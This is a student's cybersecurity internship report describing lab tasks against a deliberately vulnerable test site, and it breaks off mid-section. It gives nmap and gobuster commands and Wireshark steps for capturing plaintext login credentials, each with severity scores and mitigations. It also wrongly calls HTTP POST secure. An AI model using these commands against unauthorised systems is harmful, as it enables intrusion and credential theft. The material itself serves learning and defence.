ShadowFox

Cyber Security Report

(Beginner and Intermediate)

Created By : Sarfraj Patel

Batch : August B1,2024.

Table of Content

Introduction

I have enclosed the following report which serves as a proof of my work on the tasks assigned to me. This document is attached with screenschots from my laptop showcasing how I implemented the tasks practically along with detailed explaination regarding the tools,software and hardware devices used to successfully complete those task. The techniques and tools discussed in this report are intended to use only for educational purposes with an aim to develop core skills and knowledge in the field of cybersecurity and does not resemble or support any illegal activities or hacking. All hardware assets utilized during the execution of tasks were owned by me and every task was performed in a controlled environment in order to ensure compliance with ethical guidelines.

System Properties :

- Processor - Intel Pentium CPU 3825U@1.90 Ghz.
- Installed memory(RAM) - 4GB.
- System type - 64bit Operating System Windows 7 Ultimate Edition.

Software/Hardware :

- Oracle VM virtual box manager.
- Kali-linux-2024.2-virtualbox-amd64.
- Veracrypt
- PE Explorer
- Tenda-N301 300Mbps Wireless Router.
- Transcend 8gb usb Flash Drive.

Information

The machine that I put into use to execute my tasks is kali linux which is an open source operating system and absolutely free of cost.This OS is commonly used by security professionals to perform penetration test and security audit but also possess a risk if maliciously used by attackers.


Kali linux as the name suggests is a part of linux family distribution. It was developed by Mati Aharoni and Devon Kearns of offensive security and released publically on 13th March 2013.

There are various tool that comes pre installed with kali linux for performing different types of task like vulnerability assessment,pen testing,computer forsencics,etc.

Further in this report we will be discussing some tools of kali linux that I used to successfully execute the tasks.

Task Level (Beginner)

- Find all the ports that are opened on the website http://testphp.vulnweb.com



Command : nmap testphp.vulnweb.com -sV -sC -v

Tool Description :

Nmap also known as network mapper is a network scanner tool that is used to discover hosts and services on a computer network by sending packets and analyzing the responses. For running nmap command in kali linux these basic things are mandatory :

1. **IP** - Target machine IP address or domain.
2. **Port** - Which service you want to scan like FTP,SSH,DNS.For this you need to give port number of that service(By default nmap scan 1000 ports).

Attack phases :

As we can see from the above image I have use the nmap command with 3 flags. Now, flags are not necessary but they can be useful for exploiting services and searching for vulnerabilities on ports.

Flags demonstration is given below :

-**sV** : Used for checking service version of port on target machine.

-sC : Used for performing a script scan using default set of script in nmap.

-v : Used for verborisity i.e scan result in full detail.

Scan result :

After, scanning the target it was found that port 80 is opened.Port 80 is assigned to HTTP (Hyper Text Tansfer Protocol) that uses TCP protocol for completing a 3way handshake to make a robust connection between client and server.HTTP service is commonly used for transferring data between client (browser) and server to load and execute web pages over the internet.

While executing the command we have used some flags due to which we got the service version of http running on the website.Further, this specific version can be checked for any exploit available on the internet.

Severity of this attack with score and level : On a scale of 1 to 10, the risk score is **7**, which is **fairly high**.

Impact :

- Vulnerable to Denial of Service attacks such as HTTP flood attack.This will make the server response slow or server will be down.


- If the protocol is using an outdated version then it can be exploited by attackers to gain shell access on the website.

- Data packets can be sniffed easily as no secure protocol has been implemented.

Mitigations :

1. **HTTP Strict Transport Policy (HSTS) :** Enforces secure connections by instructing browsers to interact with sites only over HTTPS to prevent any downgrade attack.
2. **Firewall :** Implement a firewall and make sure to set predefined rules to block malicious actors attempting to scan a website outside the private network i.e internet.
3. **Timely update outdated component and resources :** Everything needs an update because after some time without an update that particular thing becomes vulnerable to attacks.Such as an outdated version of port or software dependencies.

- Brute force the website http://testphp.vulnweb.com/ and find the directories that are present in the website.




Command used : gobuster dir -u testphp.vulnweb.com -w /usr/share/dirb/wordlists/common.txt

Tool Description : Gobuster is an enumeration tool used to find hidden directories,URLs and files on a website.This tool is based on command line interface.For running this tool we need to provide enumeration mode and a worldlist file for attacking.It works same as a brute force attack. Alternatives for this tool are dirb and dirbuster.

Attack phases :

- First, we have to set gobuster in directory enumeration mode with flag (dir).
- Then provide the target website with flag (-u).
- Finally, give a wordlist path of your own wordlist or select one from gobuster with (-w) flag.

Scan result :



- Upon successful execution of command we were able to get some of the hidden directories on the target website as mentioned in the image above.With that HTTP status codes can also be seen which indicates whether a specific HTTP request has been successfully completed.

Severity of this attack with score and level : On a scale of 1 to 10, the risk score is **6**, which is **medium**.

Impact :

Sensitive file exposure - Exposing of confidential information. Directory enumeration can reveal sensitive information which is not intended to shown for the public.This can include customer information,backups of database and private media files.

Priviledge escalation - Some directories could reveal sensitive information on the website like SPII (Sensitive personal identifiable information) of customers which comprises of their login credentials that could be used by attackers to gain unauthorized access.


Mitigations :

1. **Implement Strong Encryption Standards :** Even if web pages are compromised ensure that data is stored in salted hash formats with strong encryprion algorithms which maintains confidentiality and integrity of data.

2. **Security Logging and Monitoring :** Use of SIEM (Security information and event management) dashboard, IDS (Intrusion detection system) or Honeypots to log and capture malicious events.Logging is important because on the event of an incident the attackers action can be traced.Once their actions are traced the risk and impact attacker has done to the system can be determined.

3. **Apply Rate Limiting :** Directory enumeration using automated tools like gobuster is a type of brute force attack which focuses on sending thousand of requests on the server side to fetch data from backend. Rate limiting is a technique to restrict the number of requests made to network resources at one time.This will slow down the users that are making requests at a rapid rate.

- Make a login in the website http://testphp.vulnweb.com/ and intercept the network traffic using wireshark and find the credentials that were transferred through the network.




Tool Description :

Wireshark is an open source network protocol analyzer or packet sniffer that capture data packets from a network connection.It comes pre installed with kali linux.When data is transmitted across networks if the data packets are not encrypted, the data within the network packets can be read using a sniffer tool.Attackers use sniffer tool to capture data packets containing sensitive information such as passwords,credentials,etc.


Attack Phases :

- Open wireshark in kali linux and select one interface from drop down list on which you want to capture network traffic.In my case it is eth0 as seen from above image.



- Open the target website and make a login attempt (username and password) then click on login button.

- Now open wireshark and stop capture of network traffic.
- Filter the traffic with **http.request.method==”POST”** to find packets with POST method.
- Now check the packet for parameters as “uname” and “pass”.
- Here, HTTP (POST) is a secure method to send data on server side.
- For sending sensitive information like login details and password to the server POST method is always used.



Severity of this attack with score and level : On a scale of 1 to 10, the risk score is **8**, which is **absolutely high**.

Impact :

- **Sensitive data exposure :** If packets are not encrypted, a threat actor can examine its content to obtain sensitive information like username and password.

- **Unauthorized Access :** If login details are compromised a threat actor can make unauthorized access to a website without proper authorization.

- **Financial Consequences :** Black hat hackers can carry out illegal fund transfer with compromised credentials as a motive for financial gain which can be damaging to the reputation of organization whose network has been compromised.

Mitigations :

1. **Implement HTTPS** : While visitng websites always ensure that they are using a secure communication protocol such as HTTPS which comprises of an (SSL/TLS) handshake before making a connection between web browser and application server to establish a secure channel for transferring data.

2. **MFA (Multi-Factor Authentication) :** Another helpful solution is to implement two-factor authentication (2FA). 2FA requires authentication via a password and also by confirming a one-time passcode (OTP) sent to either their email or phone. Once the user confirms their identity through their login credentials and the OTP, they will gain access to the system.

3. **Use VPN :** A virtual private network adds an additional layer of security while surfing the internet.It works somehow similar to a proxy server to mask IP address but it also encrypts all data transferring between client and server in a secure tunnel using encryption algorithms to ensure that data should not be read by unauthorized users.

4. **Avoid using public wi-fi networks :** Always connect to trusted wi-fi networks.A hacker can create his own network for malicious purposes with an intent of performing sniffing attack. If you really need to access the public network in an urgent situation, then you must make sure to limit your activities while connected. And avoid accessing your online banking or pages that require login information.

Task Level (Intermediate)

- A file is encrypted using Veracrypt. The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.


Tool Description :

